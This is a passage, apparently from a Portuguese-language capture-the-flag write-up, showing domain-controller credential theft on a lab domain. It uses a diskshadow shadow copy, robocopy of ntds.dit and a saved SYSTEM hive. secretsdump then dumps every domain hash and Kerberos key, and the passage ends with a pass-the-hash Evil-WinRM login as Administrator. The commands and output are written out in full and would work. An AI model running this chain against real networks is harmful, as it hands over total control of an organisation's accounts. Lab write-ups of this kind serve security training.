
`viper.dsh`

```
set context persistent nowriters
add volume c: alias viper
create
expose %viper% x:
```

Após a conclusão, use o comando `unix2dos` para converter o arquivo para o formato DOS.


```
unix2dos viper.dsh
```

`New-Item -Type Directory C:\temp`




```
*Evil-WinRM* PS C:\Users\jmurphy\Documents> New-Item -Type Directory C:\temp


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         10/1/2025  10:30 AM                temp
```

`upload <local onde está o arquivo viper.dsh na máquina atacante>`




```
*Evil-WinRM* PS C:\temp> upload /home/pop_star/Temporario/viper.dsh

Info: Uploading /home/pop_star/Temporario/viper.dsh to C:\temp\viper.dsh

Data: 116 bytes of 116 bytes copied

Info: Upload successful!
```

`diskshadow /s viper.dsh`



```
*Evil-WinRM* PS C:\temp> diskshadow /s viper.dsh
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer:  FUSION-DC,  10/1/2025 10:31:31 AM

-> set context persistent nowriters
-> add volume c: alias viper
-> create
Alias viper for shadow ID {d517ce47-6a70-44da-9738-65c227da32ef} set as environment variable.
Alias VSS_SHADOW_SET for shadow set ID {8c8f65b6-aa27-4929-85ac-0f0d3ef4ef73} set as environment variable.

Querying all shadow copies with the shadow copy set ID {8c8f65b6-aa27-4929-85ac-0f0d3ef4ef73}

        * Shadow copy ID = {d517ce47-6a70-44da-9738-65c227da32ef}               %viper%
                - Shadow copy set: {8c8f65b6-aa27-4929-85ac-0f0d3ef4ef73}       %VSS_SHADOW_SET%
                - Original count of shadow copies = 1
                - Original volume name: \\?\Volume{66a659a9-0000-0000-0000-602200000000}\ [C:\]
                - Creation time: 10/1/2025 10:31:36 AM
                - Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
                - Originating machine: Fusion-DC.fusion.corp
                - Service machine: Fusion-DC.fusion.corp
                - Not exposed
                - Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
                - Attributes:  No_Auto_Release Persistent No_Writers Differential

Number of shadow copies listed: 1
-> expose %viper% x:
-> %viper% = {d517ce47-6a70-44da-9738-65c227da32ef}
The shadow copy was successfully exposed as x:\.
->
```

`robocopy /b x:\windows\ntds . ntds.dit`




```
*Evil-WinRM* PS C:\temp> robocopy /b x:\windows\ntds . ntds.dit

-------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
-------------------------------------------------------------------------------

  Started : Wednesday, October 1, 2025 10:32:59 AM
   Source : x:\windows\ntds\
     Dest : C:\temp\

    Files : ntds.dit

  Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

------------------------------------------------------------------------------

                           1    x:\windows\ntds\
            New File              16.0 m        ntds.dit
  0.0%
------------------------------------------------------------------------------

               Total    Copied   Skipped  Mismatch    FAILED    Extras
    Dirs :         1         0         1         0         0         0
   Files :         1         1         0         0         0         0
   Bytes :   16.00 m   16.00 m         0         0         0         0
   Times :   0:00:00   0:00:00                       0:00:00   0:00:00


   Speed :            18620661 Bytes/sec.
   Speed :            1065.482 MegaBytes/min.
   Ended : Wednesday, October 1, 2025 10:33:00 AM
```

5.1.1 Extração do Hive SYSTEM

Em seguida, extrairemos o *hive* SYSTEM — um arquivo do Registro que contém dados do sistema usados em análises de credenciais.

`reg save hklm\system c:\temp\system`




```
*Evil-WinRM* PS C:\temp> reg save hklm\system c:\temp\system
The operation completed successfully.

*Evil-WinRM* PS C:\temp> dir


    Directory: C:\temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         10/1/2025  10:31 AM            615 2025-10-01_10-31-37_FUSION-DC.cab
-a----         10/1/2025  10:04 AM       16777216 ntds.dit
-a----         10/1/2025  10:38 AM       18083840 system
-a----         10/1/2025  10:31 AM             88 viper.dsh
```

Com isso, foi necessário apenas usar o comando `download` para baixar o ntds.dit e o arquivo system hive

```
download ntds.dit
download system
```


5.2 secretsdump — Hash do Administrador

```
secretsdump.py -ntds ntds.dit -system system local
```



```
[*] Target system bootKey: 0×eafd8ccae4277851fc8684b967747318
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 76cf6bbf02e743fac12666e5a41342a7
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:9653b02d945329c7270525c4c2a69c67:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
FUSION-DC$:1000:aad3b435b51404eeaad3b435b51404ee:ca668efaabdeb9a875ec4efb10ae0595:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:feabe44b40ad2341cdef1fd95297ef38:::
fusion.corp\lparker:1103:aad3b435b51404eeaad3b435b51404ee:5a2ed7b4bb2cd206cc884319b97b6ce8:::
fusion.corp\jmurphy:1104:aad3b435b51404eeaad3b435b51404ee:69c62e471cf61441bb80c5af410a17a3:::
[*] Kerberos keys from ntds.dit
Administrator:aes256-cts-hmac-sha1-96:4db79e601e451bea7bb01d0a8a1b5d2950992b3d2e3e750ab1f3c93f2110a2e1
Administrator:aes128-cts-hmac-sha1-96:c0006e6cbd625c775cb9971c711d6ea8
Administrator:des-cbc-md5:d64f8c131997a42a
FUSION-DC$:aes256-cts-hmac-sha1-96:a2588b00e0a0093630a9f418ede7a565ad7298af2e540d4c0e3401a6616fba79
FUSION-DC$:aes128-cts-hmac-sha1-96:24f4e3a751ddd29717a3277b5d6c6451
FUSION-DC$:des-cbc-md5:f2e075f49e9d25d0
krbtgt:aes256-cts-hmac-sha1-96:82e655601984d4d9d3fee50c9809c3a953a584a5949c6e82e5626340df2371ad
krbtgt:aes128-cts-hmac-sha1-96:63bf9a2734e81f83ed6ccb1a8982882c
krbtgt:des-cbc-md5:167a91b383cb104a
fusion.corp\lparker:aes256-cts-hmac-sha1-96:4c3daa8ed0c9f262289be9af7e35aeefe0f1e63458685c0130ef551b9a45e19a
fusion.corp\lparker:aes128-cts-hmac-sha1-96:4e918d7516a7fb9d17824f21a662a9dd
fusion.corp\lparker:des-cbc-md5:7c154cb3bf46d904
fusion.corp\jmurphy:aes256-cts-hmac-sha1-96:7f08daa9702156b2ad2438c272f73457f1dadfcb3837ab6a92d90b409d6f3150
fusion.corp\jmurphy:aes128-cts-hmac-sha1-96:c757288dab94bf7d0d26e88b7a16b3f0
fusion.corp\jmurphy:des-cbc-md5:5e64c22554988937
[*] Cleaning up ...
```

```
evil-winrm -i fusion.corp -u Administrator -H
9653b02d945329c7270525c4c2a69c67
```



```
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== =======
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Enabled
SeMachineAccountPrivilege                 Add workstations to domain                                         Enabled
SeSecurityPrivilege                       Manage auditing and security log                                   Enabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Enabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Enabled
SeSystemProfilePrivilege                  Profile system performance                                         Enabled
SeSystemtimePrivilege                     Change the system time                                             Enabled
SeProfileSingleProcessPrivilege           Profile single process                                             Enabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Enabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Enabled
SeBackupPrivilege                         Back up files and directories                                      Enabled
SeRestorePrivilege                        Restore files and directories                                      Enabled
SeShutdownPrivilege                       Shut down the system                                               Enabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Enabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Enabled
SeUndockPrivilege                         Remove computer from docking station                               Enabled
SeEnableDelegationPrivilege               Enable computer and user accounts to be trusted for delegation     Enabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Enabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Enabled
SeTimeZonePrivilege                       Change the time zone                                               Enabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled
```